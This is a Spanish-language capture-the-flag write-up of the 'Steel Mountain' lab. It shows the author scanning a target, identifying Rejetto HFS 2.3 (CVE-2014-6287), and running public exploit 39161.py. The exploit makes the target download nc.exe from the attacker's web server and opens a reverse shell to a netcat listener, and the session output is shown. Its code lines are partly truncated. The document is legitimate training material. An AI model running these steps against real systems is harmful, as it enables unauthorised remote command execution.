	Informe de análisis de vulnerabilidades, explotación y resultados del reto Steel Mountain.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	04/05/2024	06/05/2024	1.0	DVG-HM- Steel Mountain	RESTRINGIDO

Informe de análisis de vulnerabilidades,
explotación y resultados del reto Steel Mountain.

N.- DVG-HM-Steel Mountain

Fecha de creación:
04.05.2024

Generado por:


Daniel Vázquez Granillo.

Magister en Seguridad Informática.


Índice

1. Reconocimiento

Mi IP e IP objetivo:



Puertos abiertos:



Vulnerabilidades en puertos abiertos:

```
└─$ sudo ./nmapOpenPorts.sh
#####################################
##        ScanningTools            ##
##        by DanielCyberSec        ##
##        nmapOpenPorts v2         ##
#####################################
Comprobando que exista nmap en el equipo:
Nmap version 7.93 ............ [ OK ]
Digita la IP objetivo: 10.10.133.194
 1) Escaneo puertos abiertos, servicios y versiones (lento pero sigiloso)
 2) Escaneo puertos abiertos, servicios y versiones (rápido pero ruidoso)
 3) Escaneo puertos abiertos (lento pero sigiloso)
 4) Escaneo puertos abiertos (rápido pero ruidoso)
 5) Escaneo puertos abiertos con generación de archivos (all) (rápido pero ruidoso)
 6) Escaneo de vulnerabilidades en puertos abiertos de manera agresiva y generación de
 7) Salir
Seleccione una opción: 6
Escaneo de vulnerabilidades en puertos abiertos + generación archivo XML...
Digita los puertos abiertos ej. 100,200,300 (puedes copiarlos de la salida de la opció
80,135,139,445,3389,8080,49153,49156,49170
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-04 01:16 EDT
Nmap scan report for 10.10.133.194
Host is up (0.17s latency).

PORT      STATE SERVICE            VERSION
80/tcp    open  http               Microsoft IIS httpd 8.5
| vulners:
|   cpe:/a:microsoft:internet_information_services:8.5:
|       CVE-2019-0585   9.3     https://vulners.com/cve/CVE-2019-0585
```

Transformamos el archivo xml generado a html para visualización web:

```
└─$ ll
total 60
-rwxr-xr-x 1 hmstudent hmstudent   994 May  4 01:11 dispositivosEnRed.sh
-rw-r--r-- 1 hmstudent hmstudent  8329 May  3 16:53 DVGcybersec.ovpn
-rwxr-xr-x 1 hmstudent hmstudent   482 May  4 01:11 miIdRed+CIDR.sh
-rwxr-xr-x 1 hmstudent hmstudent   130 May  4 01:11 miIP.sh
-rwxr-xr-x 1 hmstudent hmstudent  3222 May  4 01:11 nmapOpenPorts.sh
-rw-r--r-- 1 root      root      23212 May  4 01:32 openPorts.xml
-rw-r--r-- 1 hmstudent hmstudent   117 May  4 01:15 steelMountain.txt
-rwxr-xr-x 1 hmstudent hmstudent   767 May  4 01:11 ttl.sh

┌──(hmstudent㉿kali)-[~/Documents/5.Steel-Mountain]
└─$ xsltproc openPorts.xml -o openPorts.html

┌──(hmstudent㉿kali)-[~/Documents/5.Steel-Mountain]
└─$ ll
total 80
-rwxr-xr-x 1 hmstudent hmstudent   994 May  4 01:11 dispositivosEnRed.sh
-rw-r--r-- 1 hmstudent hmstudent  8329 May  3 16:53 DVGcybersec.ovpn
-rwxr-xr-x 1 hmstudent hmstudent   482 May  4 01:11 miIdRed+CIDR.sh
-rwxr-xr-x 1 hmstudent hmstudent   130 May  4 01:11 miIP.sh
-rwxr-xr-x 1 hmstudent hmstudent  3222 May  4 01:11 nmapOpenPorts.sh
-rw-r--r-- 1 hmstudent hmstudent 19032 May  4 01:34 openPorts.html
-rw-r--r-- 1 root      root      23212 May  4 01:32 openPorts.xml
-rw-r--r-- 1 hmstudent hmstudent   117 May  4 01:15 steelMountain.txt
-rwxr-xr-x 1 hmstudent hmstudent   767 May  4 01:11 ttl.sh
```

10.10.133.194

Address


- 10.10.133.194 (ipv4)

Ports

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
80	tcp	open	http	syn-ack	Microsoft IIS httpd	8.5	
	vulners	cpe:/a:microsoft:internet_information_services:8.5: CVE-2019-0585 9.3 https://vulners.com/cve/CVE-2019-0585 CVE-2018-8628 9.3 https://vulners.com/cve/CVE-2018-8628 CVE-2018-1028 9.3 https://vulners.com/cve/CVE-2018-1028 SSV:96467 8.3 https://vulners.com/seebug/SSV:96467 *EXPLOIT* SSV:93092 7.6 https://vulners.com/seebug/SSV:93092 *EXPLOIT* SSV:93091 7.6 https://vulners.com/seebug/SSV:93091 *EXPLOIT* CVE-2017-8524 7.6 https://vulners.com/cve/CVE-2017-8524 CVE-2017-8522 7.6 https://vulners.com/cve/CVE-2017-8522 CVE-2017-0238 7.6 https://vulners.com/cve/CVE-2017-0238 CVE-2017-0228 7.6 https://vulners.com/cve/CVE-2017-0228 CVE-2014-4078 5.1 https://vulners.com/cve/CVE-2014-4078 CVE-2018-8378 4.3 https://vulners.com/cve/CVE-2018-8378 CVE-2017-8628 4.3 https://vulners.com/cve/CVE-2017-8628 CVE-2017-0231 4.3 https://vulners.com/cve/CVE-2017-0231 CVE-2018-8480 3.5 https://vulners.com/cve/CVE-2018-8480 CVE-2018-8426 3.5 https://vulners.com/cve/CVE-2018-8426 CVE-2017-11835 2.1 https://vulners.com/cve/CVE-2017-11835				
	http-server-header	Microsoft-IIS/8.5					
	http-stored-xss	Couldn't find any stored XSS vulnerabilities.					
	http-csrf	Couldn't find any CSRF vulnerabilities.					
	http-dombased-xss	Couldn't find any DOM based XSS.					
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
445	tcp	open	microsoft-ds	syn-ack	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds		
3389	tcp	open	ms-wbt-server	syn-ack			
	ssl-dh-params	VULNERABLE: Diffie-Hellman Key Exchange Insufficient Group Strength State: VULNERABLE Transport Layer Security (TLS) services that use Diffie-Hellman groups of insufficient strength, especially those using one of a few commonly					

2. Análisis de vulnerabilidades/debilidades

Puerto 80.




Fuzzing puerto ip+puerto:80


```
┌──(hmstudent㉿kali)-[~/Documents/5.Steel-Mountain]
└─$ gobuster dir -t 200 -u http://10.10.133.194 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -b404,403 -re
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.133.194
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404,403
[+] User Agent:              gobuster/3.6
[+] Follow Redirect:         true
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 13588 / 220561 (6.16%)[ERROR] Get "http://10.10.133.194/elite": context deadline exceeded (Client.Timeout exceeded while awaiting
 headers)
Progress: 91195 / 220561 (41.35%)[ERROR] Get "http://10.10.133.194/servsupp": context deadline exceeded (Client.Timeout exceeded while awai
ting headers)
Progress: 122684 / 220561 (55.62%)[ERROR] Get "http://10.10.133.194/Charlies": context deadline exceeded (Client.Timeout exceeded while awa
iting headers)
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```


No arrojó nada.

Puerto 8080.




Enontramos que es un rejetto http file server:






```
vulners
cpe:/a:rejetto:httpfileserver:2.3:
    EDB-ID:49584    10.0    https://vulners.com/exploitdb/EDB-ID:49584    *EXPLOIT*
    EDB-ID:49125    10.0    https://vulners.com/exploitdb/EDB-ID:49125    *EXPLOIT*
    EDB-ID:39161    10.0    https://vulners.com/exploitdb/EDB-ID:39161    *EXPLOIT*
    EDB-ID:34668    10.0    https://vulners.com/exploitdb/EDB-ID:34668    *EXPLOIT*
    1337DAY-ID-35849    10.0    https://vulners.com/zdt/1337DAY-ID-35849    *EXPLOIT*
    SECURITYVULNS:VULN:14023    7.5    https://vulners.com/securityvulns/SECURITYVULNS:VULN:14023
    PACKETSTORM:161503    7.5    https://vulners.com/packetstorm/PACKETSTORM:161503    *EXPLOIT*
    PACKETSTORM:160264    7.5    https://vulners.com/packetstorm/PACKETSTORM:160264    *EXPLOIT*
    PACKETSTORM:135122    7.5    https://vulners.com/packetstorm/PACKETSTORM:135122    *EXPLOIT*
    PACKETSTORM:128593    7.5    https://vulners.com/packetstorm/PACKETSTORM:128593    *EXPLOIT*
    PACKETSTORM:128243    7.5    https://vulners.com/packetstorm/PACKETSTORM:128243    *EXPLOIT*
    EXPLOITPACK:A6E51CB06A5AB6562CC6D5A235ECDE13    7.5    https://vulners.com/exploitpack/EXPLOITPACK:A6E51CB06A5AB6562CC6D5A235ECDE13    *EXPLOIT*
    EXPLOITPACK:A39709063C426496F984E8852560BBFF    7.5    https://vulners.com/exploitpack/EXPLOITPACK:A39709063C426496F984E8852560BBFF    *EXPLOIT*
    1337DAY-ID-25379    7.5    https://vulners.com/zdt/1337DAY-ID-25379    *EXPLOIT*
    1337DAY-ID-22733    7.5    https://vulners.com/zdt/1337DAY-ID-22733    *EXPLOIT*
    1337DAY-ID-22640    7.5    https://vulners.com/zdt/1337DAY-ID-22640    *EXPLOIT*
```

Buscamos exploits para Rejetto Http File Server 2.3



```
┌──(hmstudent㉿kali)-[~/Documents/5.Steel-Mountain]
└─$ searchsploit rejetto http file server
------------------------------------------------------------------ ---------------------------
 Exploit Title                                                      |  Path
------------------------------------------------------------------ ---------------------------
Rejetto HTTP File Server (HFS) - Remote Command Execution (Metasploit) | windows/remote/34926.rb
Rejetto HTTP File Server (HFS) 1.5/2.x - Multiple Vulnerabilities      | windows/remote/31056.py
Rejetto HTTP File Server (HFS) 2.2/2.3 - Arbitrary File Upload         | multiple/remote/30850.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (1)    | windows/remote/34668.txt
Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)    | windows/remote/39161.py
Rejetto HTTP File Server (HFS) 2.3a/2.3b/2.3c - Remote Command Execution | windows/webapps/34852.txt
Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)            | windows/webapps/49125.py
------------------------------------------------------------------ ---------------------------
Shellcodes: No Results
```

Investigamos de que trata el exploit: Remote Command Execution:



```
┌──(hmstudent㉿kali)-[~/Documents/5.Steel-Mountain]
└─$ searchsploit -x 39161
  Exploit: Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
      URL: https://www.exploit-db.com/exploits/39161
     Path: /usr/share/exploitdb/exploits/windows/remote/39161.py
    Codes: CVE-2014-6287, OSVDB-111386
 Verified: True
File Type: Python script, ASCII text executable, with very long lines (540)

zsh: suspended  searchsploit -x 39161
```

Encontramos el CVE-2014-6287. Siguiente paso explotar la vulnerabilidad.

3. Explotación

Manual

Descargamos el exploit para el servicio del puerto 8080

```
┌──(hmstudent㉿kali)-[~/Documents/5.Steel-Mountain/exploit]
└─$ searchsploit -m 39161
  Exploit: Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)
      URL: https://www.exploit-db.com/exploits/39161
     Path: /usr/share/exploitdb/exploits/windows/remote/39161.py
    Codes: CVE-2014-6287, OSVDB-111386
 Verified: True
File Type: Python script, ASCII text executable, with very long lines (540)
Copied to: /home/hmstudent/Documents/5.Steel-Mountain/exploit/39161.py


┌──(hmstudent㉿kali)-[~/Documents/5.Steel-Mountain/exploit]
└─$ ll
total 4
-rwxr-xr-x 1 hmstudent hmstudent 2460 May  4 02:01 39161.py
```

Analizamos el script de python

```
┌──(hmstudent㉿kali)-[~/Documents/5.Steel-Mountain/exploit]
└─$ cat 39161.py
#!/usr/bin/python
# Exploit Title: HttpFileServer 2.3.x Remote Command Execution
# Google Dork: intext:"httpfileserver 2.3"
# Date: 04-01-2016
# Remote: Yes
# Exploit Author: Avinash Kumar Thapa aka "-Acid"
# Vendor Homepage: http://rejetto.com/
# Software Link: http://sourceforge.net/projects/hfs/
# Version: 2.3.x
# Tested on: Windows Server 2008 , Windows 8, Windows 7
# CVE : CVE-2014-6287
# Description: You can use HFS (HTTP File Server) to send and receive files.
#              It's different from classic file sharing because it uses web technology to be mor
#              It also differs from classic web servers because it's very easy to use and runs "
iles, over the network. It has been successfully tested with Wine under Linux.

#Usage : python Exploit.py <Target IP address> <Target Port Number>

#EDB Note: You need to be using a web server hosting netcat (http://<attackers_ip>:80/nc.exe).
#          You may need to run it multiple times for success!


try:
        def script_create():
                urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[

        def execute_script():
                urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[

        def nc_run():
                urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[

        ip_addr = "192.168.44.128" #local IP address
        local_port = "443" # Local Port number
        vbs = "C:\Users\Public\script.vbs|dim%20xHttp%3A%20Set%20xH
Set%20bStrm%20%3D%20createobject(%22Adodb.Stream%22)%0D%0AxHttp.Ope
%0AxHttp.Send%0D%0A%0D%0Awith%20bStrm%0D%0A%20%20%20%20.type%20%3D%
Http.responseBody%0D%0A%20%20%20%20.savetofile%20%22C%3A%5CUsers%5C
```

Encontramos que la sintaxis es: exploit.py <target IP> <target port>

Adicionalmente, es necesario hostear nc.exe y ejecutarlo multiples veces hasta tener exito.

Por último, debemos actualizar mi local ip que es la ip vpn de mi máquina atacante:

```
  GNU nano 7.2
#EDB Note: You need to be using a web server hosting netcat (http:
#          You may need to run it multiple times for success!


import urllib2
import sys

try:
        def script_create():
                urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv

        def execute_script():
                urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv

        def nc_run():
                urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv

        ip_addr = "10.11.86.243" #local IP address
        local_port = "443" # Local Port number
```

Después de guardar los cambios, debemos hostear el archivo nc.exe, por lo tanto, lo buscamos en nuestro equipo:

```
┌──(hmstudent㉿kali)-[~/Documents/5.Steel-Mountain/exploit]
└─$ locate nc.exe
/usr/share/seclists/SecLists-master/Web-Shells/FuzzDB/nc.exe
/usr/share/windows-resources/binaries/nc.exe
```

Una vez identificado, lo copiamos dentro de nuestra carpeta que contiene el exploit:

```
┌──(hmstudent㉿kali)-[~/Documents/5.Steel-Mountain/exploit]
└─$ cp /usr/share/windows-resources/binaries/nc.exe .

┌──(hmstudent㉿kali)-[~/Documents/5.Steel-Mountain/exploit]
└─$ ll
total 64
-rwxr-xr-x 1 hmstudent hmstudent  2459 May  4 02:11 39161.py
-rwxr-xr-x 1 hmstudent hmstudent 59392 May  4 02:15 nc.exe
```

Finalmente,

1. levantamos un servidor http de python3 sobre la carpeta del exploit y del nc.exe

```
┌──(hmstudent㉿kali)-[~/Documents/5.Steel-Mountain/exploit]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

2. Ponemos a la escucha el puerto 443 de nuestra máquina:

```
┌──(hmstudent㉿kali)-[~]
└─$ nc -lnvp 443
listening on [any] 443 ...
```

3. Mandamos a ejecutar un par de ocasiones el exploit con la ip objetivo + puerto objetivo:

```
┌──(hmstudent㉿kali)-[~/Documents/5.Steel-Mountain/exploit]
└─$ python 39161.py 10.10.133.194 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
^C
┌──(hmstudent㉿kali)-[~/Documents/5.Steel-Mountain/exploit]
└─$ python 39161.py 10.10.133.194 8080

┌──(hmstudent㉿kali)-[~/Documents/5.Steel-Mountain/exploit]
└─$
```

4. Se obtiene el acceso:


```
┌──(hmstudent㉿kali)-[~]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.86.243] from (UNKNOWN) [10.10.133.194] 49476
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```

